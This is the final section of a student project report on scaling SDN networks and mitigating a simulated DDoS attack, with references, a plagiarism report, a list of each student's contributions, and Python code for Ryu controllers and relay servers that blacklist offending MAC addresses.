

Figure 5.2: Graph of processed vs total illegitimate packets

5.4.6 Screenshots



Figure 5.3: Blacklisting.PNG



Figure 5.4: DDoS attack

CHAPTER 6

CONCLUSION

The evaluation of results was done in two parts of testing for this SDN network model. The former part focused on making an the network scalable by introduction of the concept of a relay and a sub-relay. Cost reduction was proposed by opting for a hybrid topology rather than going for a mesh topology which is used in the standard SDN networks and the results can be seen in the **table 5.1**.

At last, it can be stated with finality that this project is capable of doing great justice with the the dilemma of scalability within the realm of Software Defined Networking. The test results are a definite proof that the aforementioned topology can surpass the geographical limitations of setting up a fully functioning network of such sort. This network successfully supplements such an observation with the aid of five mathematically calculable parameters viz. Bandwidth, Delay, Throughput, Packet Loss percentage and Flow request rate.

For the latter part of the project, an intentional Distributed Denial of Service attack is was launched on the same topology based on a highly plausible and frequently encountered real world scenario.The mitigation strategy counters such an attack efficiently which is evident from the situational comparison primarily based on packet request rate, thus establishing the robustness of the topology.

REFERENCES

1. Abubakar Siddique Muqaddas, Paolo Giaccone, A. B. G. M. (2017). "Inter-controller traffic to support consistency in onos clusters." *IEEE Transactions on Network and Service Management*, 14, 1018 – 1031.

2. Kannan Govindarajan, Kong Chee Meng, H. O. (2013). "A literature review on software defined networks research topics, challenges and solutions." *2013 Fifth International Conference on Advanced Computing (ICoAC)*.

3. Krishnan, P. and Najeem, J. S. (2017). "A review of security threats and mitigation solutions for sdn stack." *International Journal of pure and applied mathematics*, 115.

4. Lobna Dridi, M. F. Z. (2016). "Sdn-guard: Dos mitigation in sdn networks." *2016 5th IEEE International Conference on Cloud Networking (Cloudnet)*.

5. Qiao Yan, F. Richard Yu, Q. G. J. L. (2015). "Software-defined networking (sdn) and distributed denial of service (ddos) attacks in cloud computing environments: A survey, some research issues, and challenges." *IEEE Communications Surveys Tutorials*, 18.

6. Radware. "Radware defenseflow security operations." *Radware*.

7. Sakir Sezer, Sandra Scott-Hayward, P. K. C. B. F. D. L. J. F. N. V. M. M. N. R. (2013). "Are we ready for sdn?- implementation challenges for software defined networks." *IEEE Communications Magazine*, 51.

8. Syed Akbar Mehdi, Junaid Khalid, S. A. K. "Revisiting traffic anomaly detection using software defined networking.

9. Takayuki Sasaki, Christos Pappas, T. L. T. H. A. P. (2016). "Sdnsec: Forwarding accountability for the sdn data plane." *2016 25th International Conference on Computer Communication and Networks (ICCCN)*.

APPENDIX A

SUBMISSION OF PAPER

Project submitted for Indian patent publication, under the Indian patent act, 1970.

APPENDIX B

PLAGIARISM REPORT

DDOS

ORIGINALITY REPORT

7%	4%	5%	4%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	Submitted to Melbourne Institute of Technology Student Paper	1%
2	Takayuki Sasaki, Christos Pappas, Taeho Lee, Torsten Hoefler, Adrian Perrig. "SDNsec: Forwarding Accountability for the SDN Data Plane", 2016 25th International Conference on Computer Communication and Networks (ICCCN), 2016 Publication	1%
3	netsec.ethz.ch Internet Source	1%
4	Kannan Govindarajan, Kong Chee Meng, Hong Ong. "A literature review on Software-Defined Networking (SDN) research topics, challenges and solutions", 2013 Fifth International Conference on Advanced Computing (ICoAC), 2013 Publication	1%
5	pure.qub.ac.uk Internet Source	

		1%
6	www.techscience.com Internet Source	1%
7	Syed Akbar Mehdi. "Revisiting Traffic Anomaly Detection Using Software Defined Networking", Lecture Notes in Computer Science, 2011 Publication	<1%
8	www.utexas.edu Internet Source	<1%
9	en.wikipedia.org Internet Source	<1%
10	Hongli Xu, Zhuolong Yu, Chen Qian, Xiang-Yang Li, Zichun Liu, Liusheng Huang. "Minimizing Flow Statistics Collection Cost Using Wildcard-Based Requests in SDNs", IEEE/ACM Transactions on Networking, 2017 Publication	<1%
11	Yan, Qiao, Richard Yu, Qingxiang Gong, and Jianqiang Li. "Software-Defined Networking (SDN) and Distributed Denial of Service (DDoS) Attacks in Cloud Computing Environments: A Survey, Some Research Issues, and Challenges", IEEE Communications Surveys & Tutorials, 2015. Publication	<1%

Figure B.1: DDoS attack

12	ira.lib.polyu.edu.hk Internet Source	<1%
13	Abubakar Siddique Muqaddas, Paolo Giaccone, Andrea Bianco, Guido Maier. "Inter-Controller Traffic to Support Consistency in ONOS Clusters", IEEE Transactions on Network and Service Management, 2017 Publication	<1%
14	"Security in Computing and Communications", Springer Nature, 2019 Publication	<1%
15	Submitted to Middlesex University Student Paper	<1%

Exclude quotes	On	Exclude matches	< 8 words
Exclude bibliography	On		

APPENDIX C

CONTRIBUTION OF EACH STUDENT

Nikhil:

./relay/code/ids_workings.py

Desc: The module in relay that handles internet domain socket related services

Author: Nikhil

./relay/code/utils.py

Desc: Database handler functions for the mininet

Author: Nikhil

./mininet/topos/utils/master.py

Desc: The master script that runs on the one selected malicious HTTP Server

Author: Nikhil

./mininet/topos/utils/zombie.py

Desc: The script that runs of the affected hosts that request resources from seemingly bengin HTTP server

Author: Nikhil

Naman: ./mininet/topos/mn_utils.py

Desc: The module to call mininet related functions in strategic order

Author: Naman

./mininet/topos/db_handler.py

Desc: The module for harbouring various commonly used utilities

Author: Naman

./relay/code/uds_workings.py

Desc: The module that handles all the unix domain socket services

Author: Naman

./mininet/topos/utils/vec.py

Desc:The main attack vector, run from a zombie script

Author: Naman

./mininet/topos/viral.py

Desc: The mininet helper script that randomly selectes the malicious HTTP server and random number of random hosts

Author: Naman

Common Contributions

./controllers/ryu/apps/relsw_ctrlr/fwd.py

Desc: The controller module that handles the relay switch controller Openflow packets.

Author: Base template

./controllers/ryu/apps/rootsw_ctrlr/fwd_rel.py

Desc: The controllers that handles the root switch controller openflow packets and interfaces with the relay.

Author: Common

./controllers/ryu/apps/rootsw_ctrlr/utils.py

Desc: Various umbrella utilities needed by the custom root switch controller module

Author: Common ./controllers/ryu/apps/rootsw_ctrlr/cfg.py

Desc: Configuration module to declare some controller global variables at the runtime

./relay/code/main.py

Desc: The main function calls

Author: Common

./mininet/topos/main.py

Desc: The main mininet calling script

Author: Common

APPENDIX D

CODE

D.1 Python code

The following sections include the functions and scripts.

```
from importlib import import_module
from sys import stderr

utils=import_module('utils', '.')
cfg=import_module('cfg', '.')

def dwnlnk_svr_loop(dwnlnk_svr_sock, db_host, uname, passwd, db_name):
    print('[!]Started downlink server loop')
    sock=None
    try:
        conn, cur=utils.init_db_cxn(db_host, uname, passwd, db_name)

        #create table
        utils.send_query((conn, cur), "CREATE TABLE `{}` (mac varchar(50));".format(self_ip))

        sock, addr=dwnlnk_svr_sock.accept()
        print('[!]Got connection back from {}'.format(addr))
        #get connection
        blacklist=[]

        while True:
            cmdr=utils.rcv(sock, addr)
            if len(cmdr)>30:
                continue

            print('[!]Received {} from relay'.format(cmdr))
            cmd, app=cmdr.split('=')
            if cmd=='BLACKLIST':
                #query
                if app not in blacklist:
                    utils.send_query((conn, cur), "INSERT INTO `{}` VALUES ('{}');".format(self_ip, app))
                    blacklist.append(app)
                    print('[!]Appended {} to blackhosts'.format(app))
```

```
        else:
            #query
            if app in blacklist:
                utils.send_query((conn, cur), "DELETE FROM `{}` WHERE mac='{}';".format(self_ip, app))
                blacklist.remove(app)
            print('[!]Removed {} from blackhosts'.format(app))
    except Exception as e:
        stderr.write('[-]Error in dwnlnk_svr_loop: {}'.format(e))
        dwnlnk_svr_sock.close()
        if sock!=None:
            sock.close()
        exit(-1)

def init_dwnlnk_svr(passwd):
    global self_ip
    self_ip=utils.get_self_ip()
    db_host=cfg.db_host
    db_name="ctrlrs"
    uname=('ctrlr' if cfg.uname==None else cfg.uname)

    dwnlnk_svr_sock=utils.sock_create((self_ip, 12346), 0)
    dwnlnk_svr_loop(dwnlnk_svr_sock, db_host, uname, passwd, db_name)
```

```
from ryu.base import app_manager
from ryu.controller import ofp_event
from ryu.controller.handler import MAIN_DISPATCHER
from ryu.controller.handler import set_ev_cls
from ryu.ofproto import ofproto_v1_2
from ryu.lib.packet import packet
from ryu.lib.packet import ethernet
from ryu.lib.packet import ether_types
from getpass import getpass
from importlib import import_module
from sys import stderr, exit
from time import sleep

cfg=import_module('cfg', '.')
utils=import_module('utils', '.')
dwnlnk_svr=import_module('dwnlnk_svr', '.')

class SimpleSwitch12(app_manager.RyuApp):
    OFP_VERSIONS = [ofproto_v1_2.OFP_VERSION]

    def __init__(self, *args, **kwargs):
        super(SimpleSwitch12, self).__init__(*args, **kwargs)
        #global definitions
        self.mac_to_port = {}
        self.lgit_count=0
        self.il_lgit_count=0
        self.count=0
        self.blackhosts=[]
        self.self_ip=utils.get_self_ip()
        self.rel_addr=(cfg.rel_addr, cfg.rel_port)
        db_host=cfg.db_host
        uname='ctrlr' if cfg.uname==None else cfg.uname
        db_name='network' if cfg.db_name==None else cfg.db_name
```

```
        #up link socket connection
        self.uplnk_sock=utils.sock_create(self.rel_addr, 1)

        sleep(1)

        #get passwd
        passwd=getpass('[>]Enter passwd for uname {}: '.format(uname))

        #connect to db
        self.conn, self.cur=utils.init_db_cxn(db_host, uname, passwd, db_name)
        self.ctrlr_conn, self.ctrlr_cur= utils.init_db_cxn(db_host, uname, passwd, "ctrlrs")

        #get hosts (all)
        tables=utils.send_query((self.conn, self.cur), "SHOW TABLES;")
        self.hosts=[]
        for t in tables:
            ret=utils.send_query((self.conn, self.cur), "SELECT macs FROM `{}`;".format(t))
            for r in ret:
                self.hosts.append(r)

        print('[!]Self hosts are {}'.format(self.hosts))

    def add_flow(self, datapath, port, dst, src, actions):
        ofproto = datapath.ofproto

        idle_timeout=1
        hard_timeout=5
        priority=0
        if actions!=[]:
            inst = [datapath.ofproto_parser.OFPInstructionActions(
                    ofproto.OFPIT_APPLY_ACTIONS, actions)]
            match = datapath.ofproto_parser.OFPMatch(in_port=port, eth_dst=dst, eth_src=src)
        else:
            inst = [datapath.ofproto_parser.OFPInstructionActions(
                    ofproto.OFPIT_CLEAR_ACTIONS, [])]
            match = datapath.ofproto_parser.OFPMatch(in_port=port)
            idle_timeout=2
            hard_timeout=2
```

```
        mod = datapath.ofproto_parser.OFPFlowMod(
            datapath=datapath, cookie=0, cookie_mask=0, table_id=0,
            command=ofproto.OFPFC_ADD, idle_timeout=idle_timeout, hard_timeout=hard_timeout,
            priority=priority, buffer_id=ofproto.OFP_NO_BUFFER,
            out_port=ofproto.OFPP_ANY,
            out_group=ofproto.OFPG_ANY,
            flags=0, match=match, instructions=inst)
        datapath.send_msg(mod)

    def find_bad_mac(self, in_port):
        vals=self.mac_to_port.values()[0]
        ports=vals.values()
        macs=vals.keys()

        return macs[ports.index(in_port)]

    @set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
    def _packet_in_handler(self, ev):
        msg = ev.msg
        datapath = msg.datapath
        ofproto = datapath.ofproto
        in_port = msg.match['in_port']

        pkt = packet.Packet(msg.data)
        eth = pkt.get_protocols(ethernet.ethernet)[0]

        if eth.ethertype == ether_types.ETH_TYPE_LLDP:
            # ignore lldp packet
            return
        dst = eth.dst
        src = eth.src

        dpid = datapath.id
        self.mac_to_port.setdefault(dpid, {})
```

```
self.logger.info("packet in %s %s %s %s number %s/%s", dpid, src, dst, in_port, self.il_lgit_count, self.lgit_count)
self.count+=1

if self.count%20==0:
    #update ctrlr db
    self.blackhosts=utils.send_query((self.ctrlr_conn, self.ctrlr_cur), "SELECT * FROM `{}`;".format(self.self_ip))

if dst not in self.hosts and dst!='ff:ff:ff:ff:ff:ff' and '33:33' not in dst.lower():
    self.il_lgit_count+=1
    self.add_flow(datapath, in_port, dst, src, [])
    bad_mac=self.find_bad_mac(in_port)
    self.logger.info('[!]Blacklisting {} port for MAC {}'.format(in_port, bad_mac))
    utils.snd(self.uplnk_sock, 'BLACKLIST={}'.format(bad_mac), self.rel_addr)
    return
elif dst in self.blackhosts:
    self.logger.info('[-]Forbidden destination {}!!'.format(dst))
    self.add_flow(datapath, in_port, dst, src, [])
    return
elif dst in self.mac_to_port[dpid]:
    out_port = self.mac_to_port[dpid][dst]
else:
    out_port = ofproto.OFPP_FLOOD

if src in self.blackhosts:
    self.logger.info('[!]Whitelisting {} port for MAC {}'.format(in_port, src))
    utils.snd(self.uplnk_sock, 'WHITELIST={}'.format(src), self.rel_addr)
self.lgit_count+=1

# learn a mac address to avoid FLOOD next time.
self.mac_to_port[dpid][src] = in_port

actions = [datapath.ofproto_parser.OFPActionOutput(out_port)]

# install a flow to avoid packet_in next time
if out_port != ofproto.OFPP_FLOOD:
    self.add_flow(datapath, in_port, dst, src, actions)

data = None
if msg.buffer_id == ofproto.OFP_NO_BUFFER:
    data = msg.data

out = datapath.ofproto_parser.OFPPacketOut(
    datapath=datapath, buffer_id=msg.buffer_id, in_port=in_port,
    actions=actions, data=data)
datapath.send_msg(out)
```

```
from MySQLdb import connect
from socket import socket, AF_INET, SOCK_STREAM
from sys import exit, stderr

def init_db_cxn(db_host, uname, passwd, db_name):
    conn=None
    try:
        conn=connect(host=db_host, user=uname, passwd=passwd, db=db_name)
        print('[!]Successfully connected to database {} under username {}'.format(db_name, uname))

        cur=conn.cursor()

        return (conn, cur)
    except Exception as e:
        stderr.write('[-]Error in connecting to db under uname {}: {}'.format(uname, e))
        if conn!=None:
            conn.close()
        exit(-1)

def send_query(t, query):
    try:
        t[1].execute(query)
        print('[!]Executed query {}'.format(query))
        if 'insert' in query.lower() or 'delete' in query.lower() or 'create' in query.lower():
            t[0].commit()
            return

        rows=t[1].fetchall()

        ret=[]
        for r in rows:
            ret.append(r[0])

        return ret
    except Exception as e:
        stderr.write('[-]Error in executing {}: {}'.format(query, e))
        t[0].close()
        exit(-1)
```

```
def sock_create(addr, flag):
    sock=None
    try:
        sock=socket(AF_INET, SOCK_STREAM)
        if flag==0:
            sock.bind(addr)
            sock.listen(5)
            print('[!]Socket created successfully and bound to {}...'.format(addr))
        elif flag==1:
            sock.connect(addr)
            print('[!]Socket successfully connected to {}'.format(addr))
        return sock
    except Exception as e:
        stderr.write('[-]Error in creating socket at {}: {}'.format(addr, e))
        if sock!=None:
            sock.close()
        exit(-1)

def get_self_ip():
    sock=sock_create(('1.1.1.1', 80), 1)
    ret=sock.getsockname()[0]
    sock.close()
    return ret

def snd(sock, cmds, addr):
    try:
        sock.send(cmds)
    except Exception as e:
        stderr.write('[-]Error in sending {} to {}: {}'.format(cmds, addr, e))

def rcv(sock, addr):
    try:
        cmdr=sock.recv(2048)
        return cmdr
    except Exception as e:
        stderr.write('[-]Error in receving form {}: {}'.format(addr, e))
```

```
from ryu.base import app_manager
from ryu.controller import ofp_event
from ryu.controller.handler import MAIN_DISPATCHER
from ryu.controller.handler import set_ev_cls
from ryu.ofproto import ofproto_v1_2
from ryu.lib.packet import packet
from ryu.lib.packet import ethernet
from ryu.lib.packet import ether_types
from MySQLdb import connect
from getpass import getpass
from socket import socket, AF_INET, SOCK_STREAM
from sys import stderr, exit
from time import time
from importlib import import_module

cfg=import_module('cfg', '.')

def init_cxn(db_host, uname, passwd, db_name):
    conn=None
    try:
        conn=connect(db_host, user=uname, passwd=passwd, db=db_name)
        print('[!]Connection successful to {} database...'.format(db_name))
        cur=conn.cursor()

        return (conn, cur)
    except Exception as e:
        stderr.write('[-]Error in getting connection to db {} under name {}: {}'.format(db_name, uname, e))
        if conn!=None:
            conn.close()
        exit(-1)

def send_query(t, query):
    try:
        t[1].execute(query)

        if 'insert' in query.lower() or 'insert' in query.lower() or 'delete' in query.lower():
            t[0].commit()
```

```
        rows=t[1].fetchall()
        ret=[]
        for r in rows:
            ret.append(r[0])

        return ret
    except Exception as e:
        stderr.write('[-]Error in executing query {}: {}'.format(query, e))

class SimpleSwitch12(app_manager.RyuApp):
    OFP_VERSIONS = [ofproto_v1_2.OFP_VERSION]

    def __init__(self, *args, **kwargs):
        super(SimpleSwitch12, self).__init__(*args, **kwargs)
        #global definitions
        self.mac_to_port = {}
        self.blacklist=[]
        self.count=0

        #connect to db
        db_host=cfg.db_host
        uname='ctrlr' if cfg.uname==None else cfg.uname
        passwd=getpass('[>]Enter passwd for uname {}: '.format(uname))
        db_name='network' if cfg.db_name==None else cfg.db_name
        self.conn, self.cur=init_cxn(db_host, uname, passwd, db_name)

        #get hosts (all)
        tables=send_query((self.conn, self.cur), "SHOW TABLES;")
        self.hosts=[]
        for t in tables:
            ret=send_query((self.conn, self.cur), "SELECT macs FROM `{}`;".format(t))
            for r in ret:
                self.hosts.append(r)

        print('[!]Self hosts are {}'.format(self.hosts))
```

```
def add_flow(self, datapath, port, dst, src, actions):
    ofproto = datapath.ofproto

    idle_timeout=1
    hard_timeout=5
    priority=0
    if actions!=[]:
        inst = [datapath.ofproto_parser.OFPInstructionActions(
                ofproto.OFPIT_APPLY_ACTIONS, actions)]
        match = datapath.ofproto_parser.OFPMatch(in_port=port, eth_dst=dst, eth_src=src)
    else:
        inst = [datapath.ofproto_parser.OFPInstructionActions(
                ofproto.OFPIT_CLEAR_ACTIONS, [])]
        match = datapath.ofproto_parser.OFPMatch(in_port=port)
        idle_timeout=0
        hard_timeout=0
        priority=1

    mod = datapath.ofproto_parser.OFPFlowMod(
        datapath=datapath, cookie=0, cookie_mask=0, table_id=0,
        command=ofproto.OFPFC_ADD, idle_timeout=idle_timeout, hard_timeout=hard_timeout,
        priority=priority, buffer_id=ofproto.OFP_NO_BUFFER,
        out_port=ofproto.OFPP_ANY,
        out_group=ofproto.OFPG_ANY,
        flags=0, match=match, instructions=inst)
    datapath.send_msg(mod)

#mac_to_port is [dpid][mac][port]
def find_bad_mac(self, in_port, copy):
    vals=copy.values()[0]
    macs=vals.keys()
    ports=vals.values()

    return macs[ports.index(in_port)]
```

```
@set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
def _packet_in_handler(self, ev):
    msg = ev.msg
    datapath = msg.datapath
    ofproto = datapath.ofproto
    in_port = msg.match['in_port']

    pkt = packet.Packet(msg.data)
    eth = pkt.get_protocols(ethernet.ethernet)[0]

    if eth.ethertype == ether_types.ETH_TYPE_LLDP:
        # ignore lldp packet
        return
    dst = eth.dst
    src = eth.src

    dpid = datapath.id
    self.mac_to_port.setdefault(dpid, {})

    self.count+=1
    self.logger.info("packet in %s %s %s %s %s", dpid, src, dst, in_port, self.count)

    if dst not in self.hosts and dst!='ff:ff:ff:ff:ff:ff' and '33:33' not in dst.lower():
        #blacklisting action
        self.add_flow(datapath, in_port, dst, src, [])
        copy=self.mac_to_port
        print('[!]Blacklisting {} port for MAC addr: {}'.format(in_port, self.find_bad_mac(in_port, copy)))
        if in_port not in self.blacklist:
            self.blacklist.append(in_port)
        return
    elif dst in self.mac_to_port[dpid]:
        out_port = self.mac_to_port[dpid][dst]
        #check here if contents of this match the self.mac, if yes, means arp is done, send to relay
    else:
        out_port = ofproto.OFPP_FLOOD

    # learn a mac address to avoid FLOOD next time.
    self.mac_to_port[dpid][src] = in_port
```

```
actions = [datapath.ofproto_parser.OFPActionOutput(out_port)]

# install a flow to avoid packet_in next time
if out_port != ofproto.OFPP_FLOOD:
    self.add_flow(datapath, in_port, dst, src, actions)

data = None
if msg.buffer_id == ofproto.OFP_NO_BUFFER:
    data = msg.data

out = datapath.ofproto_parser.OFPPacketOut(
    datapath=datapath, buffer_id=msg.buffer_id, in_port=in_port,
    actions=actions, data=data)
datapath.send_msg(out)
```

```
from multiprocessing import Process as process
from threading import Thread as thread
from importlib import import_module
from sys import stderr, exit
from time import sleep

utils=import_module('utils', '.')

def ids_svr_loop(ids_sock, uds_sock, uds_sock_name, suprelay_file):
    #close uds sock copy
    uds_sock.close()

    #handle super relays
    if suprelay_file!=None:
        suprelay_proc=process(target=init_suprelay, args=[suprelay_file, ids_sock, uds_sock_name]).start()

    i=0
    while True:
        sock=None
        try:
            sock, addr=ids_sock.accept()
            print('[!]Accepted client {}'.format(addr))
            proc=process(target=handle_ctrlr, args=[sock, addr, ids_sock, uds_sock_name])
            proc.start()
            #close copy with it
            sleep(0.1)
            sock.close()
            i+=1
        except Exception as e:
            stderr.write('[-]Error in accepting client number {}'.format(i))
            if sock!=None:
                sock.close()

def init_suprelay(suprelay_file, ids_sock, uds_sock_name):
    #self ip
    self_ip=ids_sock.getsockname()[0]
    ids_sock.close()

    #suprelay addresses
    suprelay_addrs=utils.parse_suprelay_file(suprelay_file)
```

```
    #server
    suprelay_svr_sock=utils.sock_create((self_ip, 12346), 0)

    #connect to each and expect connection back
    for addr in suprelay_addrs:
        uplnk_sock=None
        dwnlnk_sock=None
        try:
            uplnk_sock_sock=utils.sock_create(addr, 1)
            dwnlnk_sock, _=suprelay_svr_sock.accept()
            s_proc=process(target=handle_suprelay, args=[uplnk_sock, dwnlnk_sock, addr, suprelay_svr_sock, uds_sock_name]).start()
            uplnk_sock.close()
            dwnlnk_sock.close()
        except Exception as e:
            stderr.write('[-]Error in connecting to super relay at {}: {}'.format(addr, e))
            if uplnk_sock!=None:
                uplnk_sock.close()
            if dwnlnk_sock!=None:
                dwnlnk_sock.close()

def handle_suprelay(uplnk_sock, dwnlnk_sock, addr, suprelay_svr_sock, uds_sock_name):
    print('[!]Handelling suprelay at {}'.format(addr))
    #close server sock copy
    suprelay_svr_sock.close()

    #create threads
    dwnlnk_thr=thread(target=handle_dwnlnk, args=[dwnlnk_sock, addr, uds_sock_name])
    dwnlnk_thr.start()

    uplnk_thr=thread(target=handle_uplnk, args=[addr, uds_sock_name, uplnk_sock])
    uplnk_thr.start()

    #join all
    dwnlnk_thr.join()
    uplnk_thr.join()
```

```
def handle_ctrlr(sock, addr, ids_sock, uds_sock_name):
    print('[!]Handeling ctrlr at {}'.format(addr))
    #close duplicate sock
    ids_sock.close()

    #form threads
    dwnlnk_thr=thread(target=handle_dwnlnk, args=[sock, addr, uds_sock_name])
    dwnlnk_thr.start()

    uplnk_thr=thread(target=handle_uplnk, args=[addr, uds_sock_name, None])
    uplnk_thr.start()

    #join all
    dwnlnk_thr.join()
    uplnk_thr.join()

def handle_dwnlnk(sock, addr, uds_sock_name):
    print('[!]Handeling downlink for client at {}'.format(addr))
    #create uds link
    uds_sock=utils.sock_create(uds_sock_name, 3)

    #send first msg
    uds_sock.send('DWNLNK'.encode())

    #loop
    while True:
        try:
            cmdr=sock.recv(2048).decode()
            #send to uds
            uds_sock.send(cmdr.encode())
            print('[!]Received {} from ctrlr at {} and sent to uds!'.format(cmdr, addr))
        except Exception as e:
            stderr.write('[-]Error in dwnlnk handler of {}: {}'.format(addr, e))
```

```
def handle_uplnk(addr, uds_sock_name, sock=None):
    print('[!]Handeling uplink for client at {}'.format(addr))
    #connect back or not
    if sock==None:
        sock=utils.sock_create((addr[0], 12346), 1)

    #create uds link
    uds_sock=utils.sock_create(uds_sock_name, 3)

    #send first msg
    uds_sock.send('UPLNK'.encode())

    #loop
    while True:
        try:
            cmdr=uds_sock.recv(2048).decode()
            #send to ctrlr
            sock.send(cmdr.encode())
            print('[!]Reeceived {} from uds and sent to client at {}!'.format(cmdr, addr[0]))
        except Exception as e:
            stderr.write('[-]Error in uplnk handler of {} client: {}'.format(addr[0], e))
```

```
from threading import Thread as thread, Lock as lock
from importlib import import_module
from sys import stderr, exit
from time import sleep

utils=import_module('utils', '.')
clients={}
msgs=[]

def uds_svr_loop(uds_sock, ids_sock):
    #close ids sock copy
    ids_sock.close()
    mtx=(lock(), lock())
    bcast_thr=thread(target=bcast_func, args=[mtx])
    bcast_thr.start()
    i=0
    while True:
        sock=None
        try:
            sock, _=uds_sock.accept()
            flag_cmd=sock.recv(2048).decode()
            flag=(0 if flag_cmd=='DWNLNK' else 1)
            print('[!]Accepted new UDS connection with flag {}'.format(flag))
            if flag==0: #downlink
                dwnlnk_handler_thr=thread(target=dwnlnk_handler, args=[sock, mtx[1]])
                dwnlnk_handler_thr.start()
            else:
                with mtx[0]:
                    clients[i]=sock
            i+=1
        except Exception as e:
            stderr.write('[-]Error in accepting new uds connection for client {}: {}'.format(i, e))
            if sock!=None:
                sock.close()
```

```
def bcast_func(mtx):
    print('[!]Bcast thread started!!!')
    while True:
        with mtx[1]:
            if msgs:
                cmds=msgs.pop()
                with mtx[0]:
                    tags=clients.keys()
                    for tag in tags:
                        try:
                            clients[tag].send(cmds.encode())
                        except Exception as e:
                            stderr.write('[-]Error in sending via bcast function to tag {}: {}'.format(tag, e))
                print('[!]Broadcasted {}'.format(cmds))
        sleep(0.01)

def dwnlnk_handler(sock, mtx):
    print('[!]Dwnlnk handler in UDS started!!!')
    while True:
        try:
            cmdr=sock.recv(2048).decode()
            print('[!]Received {} from downlink.'.format(cmdr))
            with mtx:
                msgs.append('{}'.format(cmdr))
            print('[!]Received {} from uds client and appended to msgs!!'.format(cmdr))
        except Exception as e:
